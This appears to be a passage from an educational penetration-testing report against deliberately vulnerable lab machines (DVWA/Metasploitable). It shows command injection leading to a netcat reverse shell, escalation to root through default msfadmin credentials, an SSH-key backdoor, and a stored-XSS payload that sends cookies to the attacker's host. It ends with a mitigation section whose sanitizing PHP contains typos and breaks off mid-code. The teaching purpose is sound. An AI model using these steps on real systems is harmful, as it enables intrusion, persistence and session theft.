


Figure 11 Execution of arbitrary command in DVWA

3.3.3 Exploitation

After verifying that the input field was indeed vulnerable to command injection, we started netcat to listen at port 6969 to receive reverse shell from the server.



```
kali@hiro: ~ (on hiro)
kali@hiro:~$
kali@hiro:~$
kali@hiro:~$ nc -lvnp 6969
listening on [any] 6969 ...
```

Figure 12 Listener started in the attacker machine




Figure 13 Reverse shell payload inserted as input

```
kali@hiro:~$  
kali@hiro:~$  
kali@hiro:~$ nc -lvp 6969  
listening on [any] 6969 ...  
connect to [10.10.10.254] from (UNKNOWN) [10.10.10.13] 58640  
ls  
help  
index.php  
source  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Figure 14 Reverse shell from server received

After executing the payload that we provided in the input field in the web application we got hit for reverse shell in our attacker machine. We then improved our terminal by importing various python libraries and played around to enumerate the system for further exploitation.

After a while, we found that there was a user named “msfadmin” in the server and decided to change our session to that user by providing its username as password and we got a success again. This indicates a pure security misconfiguration in the server which in fact can also be found to have been seen among many system administrators around the world. It is seen that most people don’t change their default hence they get vulnerable to attacks like such.

```
10.10.10.13/dvwa/vulnerabilities/exec/#  
kali@hiro:~ (on hiro)  
ls  
help  
index.php  
source  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
users  
msfadmin root  
which python  
/usr/bin/python  
python -c "import pty; pty.spawn('/bin/bash')"  
www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$ cd /  
cd /  
www-data@metasploitable:/$ export TERM=xterm-256color  
export TERM=xterm-256color  
www-data@metasploitable:/$ export SHELL=/usr/bin/bash  
export SHELL=/usr/bin/bash  
www-data@metasploitable:/$  
www-data@metasploitable:/$
```

Figure 15 Gathering information inside server's system



```
10.10.10.13/dvwa/vulnerabilities/exec/#
Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
kali@hiro: ~ (on hiro)
ls
help
index.php
source
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
users
msfadmin root

which python
/usr/bin/python


More info
python -c "import pty; pty.spawn('/bin/bash')"

www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$ cd /
cd /
www-data@metasploitable:/$ export TERM=xterm-256color
export TERM=xterm-256color
www-data@metasploitable:/$ export SHELL=/usr/bin/bash
export SHELL=/usr/bin/bash
www-data@metasploitable:/$
www-data@metasploitable:/$
```

Figure 16 User changed in the server's system

3.3.4 Privilege Escalation

We have demonstrated quite a few attack techniques using the web injection flaw already that includes the command injection itself chaining it to get a reverse shell in the attacker's machine and then enumerated to find out security misconfiguration for the msfadmin user for not changing its default password.




```
Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
kali@hiro: ~ (on hiro)
su msfadmin
Password: msfadmin

msfadmin@metasploitable:/$
msfadmin@metasploitable:/$
msfadmin@metasploitable:/$
msfadmin@metasploitable:/$
msfadmin@metasploitable:/$
msfadmin@metasploitable:/$ sudo -l
sudo -l
[sudo] password for msfadmin: msfadmin

User msfadmin may run the following commands on this host:
(ALL) ALL
msfadmin@metasploitable:/$
msfadmin@metasploitable:/$
msfadmin@metasploitable:/$
```

Figure 17 Sudoers privilege enumeration in server's system

We proceeded to exploit furthermore via enumerating the system now as the msfadmin user. After we were done with the enumeration, we again found that the msfadmin user had all the permission to execute commands in the system which has been shown in the figure above. So, without any hesitation, we tried to switch user to root by providing the msfadmin's password and got into root account.



```
msfadmin@metasploitable:/$ sudo -l
sudo -l
[sudo] password for msfadmin: msfadmin

User msfadmin may run the following commands on this host:
(ALL) ALL
msfadmin@metasploitable:/$
msfadmin@metasploitable:/$

msfadmin@metasploitable:/$ sudo su
sudo su
root@metasploitable:/#

root@metasploitable:/#

root@metasploitable:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/#
```

Figure 18 Vertical privilege escalation in the server

This in fact is another finding of security misconfiguration in the server as the user was given to run all the commands with privilege.

3.3.5 Post-Exploitation

We now have all the permissions in the server's system following all the steps and processes with have done until now. The privilege escalation showed the importance of proper security configuration in any systems.

An attacker would most likely want to set up a backdoor access in the system in this case for further actions as per his/her needs. We pretending as an attacker also added our public key in the authorized keys for maintaining access for future purpose.

```
root@metasploitable: /home/msfadmin/.ssh (on hiro)
root@metasploitable:/#
root@metasploitable:/# cd /home/msfadmin/.ssh
cd /home/msfadmin/.ssh
root@metasploitable:/home/msfadmin/.ssh#
root@metasploitable:/home/msfadmin/.ssh# ls
ls
authorized_keys id_rsa id_rsa.pub
root@metasploitable:/home/msfadmin/.ssh# echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQAB
AABgQDH+95u+G9GWhsohDtl2RdgnVQ3B0gICTsb6X4eYUJpFPsczJwfsLjy0b6Q/Pxef0IapRFI8+d21
KyodQIEDHwcjTddz5KHpfXSZMFcrsUgBnNqJky5Q1cuo7eaWAAA30gkzoTENYw8XN78vLLN5Q5NWKp9R
RZVf/TP9LWUqpykT32Q9DtJrNXGKeCio1vPNG5lkQCJQr+nXRWWiqY3Si0skxytmvcsngYt2Z0BQd41g
XwxIW9U3he8P0qabxCJ7BwnWOHG1FUJNZOBdYMgx4z8g5VC1j1ciEnedGSuveJwRnHmBJtC4WPCn0/9d
FU61JoLhKVuP/+4s4ilp4nnDEWmozlJZrsv+NjqaS0xI2JrEcuEj28ijAhGyx80ARTLParznLmtSd3r
jjvM+NClSjxTBoI5iDRQWfSsBPwug2NV/3UfrnL2fnB6DVpNNjFkjp0ksV1/8dgt5djdR2UCXKV0rC8I
JwGlypMKyk2CKcYVcq7HLMkrNTzjPZuZ1h8W1c= kali@hiro' >> authorized_keys
<cYVcq7HLMkrNTzjPZuZ1h8W1c= kali@hiro' >> authorized_keys
root@metasploitable:/home/msfadmin/.ssh#
root@metasploitable:/home/msfadmin/.ssh#
root@metasploitable:/home/msfadmin/.ssh#
```

Figure 19 Backdoor creation in the server's system

The next step would be to get rid of all the footprint that we created in the system, but the above tests were only for demonstration and were done solely for ethical and educational purpose. Hence, we didn't remove any footprints that we created in the system.

3.4 Demonstration of Session Hijacking via XSS

The session hijacking attack was carried out implementing Stored Cross Site Scripting (XSS) which is a server-side attack as the payload gets stored in the server and in any case, users visit or interact with the payload, the processes get executed.

3.4.1 Payload Injection

We have crafted our own payload for this such that if the victim loads the page or the content, it sends its cookie to the attacker's IP i.e., 10.10.10.254 at port 8080. Below is the process shown where the payload is inserted by the attacker in the input field which gets stored in the database of the server and can be viewed by other users as well.




Figure 20 Inserting cookie stealing payload



Figure 21 Python listener at port 8080

3.4.2 Interaction of user with the payload

After the listener and the payload injection was set up, we opened the windows machine and logged into the same web application as gordonb user and visited the page where the XSS payload for session hijacking was stored.




Figure 22 Logged in as new user via windows machine





Figure 23 Payload Injected web page visited by the user

The error alert popped up in the user side which could possibly indicate the payload executed and the cookie was sent to the port where attacker was listening. After checking the attacker's machine, it was verified that the cookie indeed was sent to the attacker. The below figures show the cookie stealing demonstration.



```
kali@hiro:~$  
kali@hiro:~$  
kali@hiro:~$ python -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
10.10.10.15 - - [06/May/2023 13:47:46] "GET /?security=low;%20PHPSESSID=05df3757596066d37695d0a5863e4be7 HTTP/1.1" 200 -
```

Figure 24 Cookie received by the attacker

3.4.3 Session hijacking using the cookie

In the attacker's side, it was logged in as username admin in the web application and to change the session into the user of which the cookie was stolen, inspect / developer mode was opened and in the storage section, the PHPSESSION parameter's value was set to the new cookie.




Figure 25 Before applying the user's cookie




Figure 26 After applying the user's cookie


The above two figure shows the actual way to modify user's cookie to take over / tamper users' session. As you can see in the first figure, the user was admin and after applying the cookie, the user was changed to gordonb. This indicates the session hijacking attack. These types are commonly used and are easy to exploit via various techniques.

4. Mitigation

The mitigation for both attacks that were demonstrated in the above sections could have been done by proper code sanitization and input validations. The sanitized codes could have prevented the attack from the first place have been included below.

4.1 Mitigation of the command injection


The code below was the code that had the command injection flaw as it doesn't check for any input leading it to be vulnerable to such attacks.



```
<?php
if( isset( $_POST[ 'submit' ] ) ) {
    $target = $_REQUEST[ 'ip' ];
    // Determine OS and execute the ping command.
    if (striistr(PHP_OS, 'Windows NT')) {
        $cmd = shell_exec( 'ping ' . $target );
        echo '<pre>'.$cmd.'</pre>';
    } else {
        $cmd = shell_exec( 'ping -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';
    }
}
?>
```

Figure 27 Code vulnerable to command injection

The code above could have been sanitized to only accept the IP addresses. Below is the sanitized code that implements improved input validation which could possibly defend against various command injection attacks.



```
<?php
if( isset( $_POST[ 'submit' ] ) ) {
    $target = $_REQUEST[ "ip" ];
    $target = stripslashes( $target );

    // Split the IP into 4 octets
    $octet = explode( ".", $target );

    // Check IF each octet is an integer
    if ( (is_numeric($octet[0]) && is_numeric($octet[1]) && is_numeric($octet[2]) && is_numeric($octet[3]) && (sizeof($octet) == 4) ) ) {
        // If all 4 octets are int's put the IP back together.
        $target = $octet[0].".$octet[1].".$octet[2].".$octet[3];

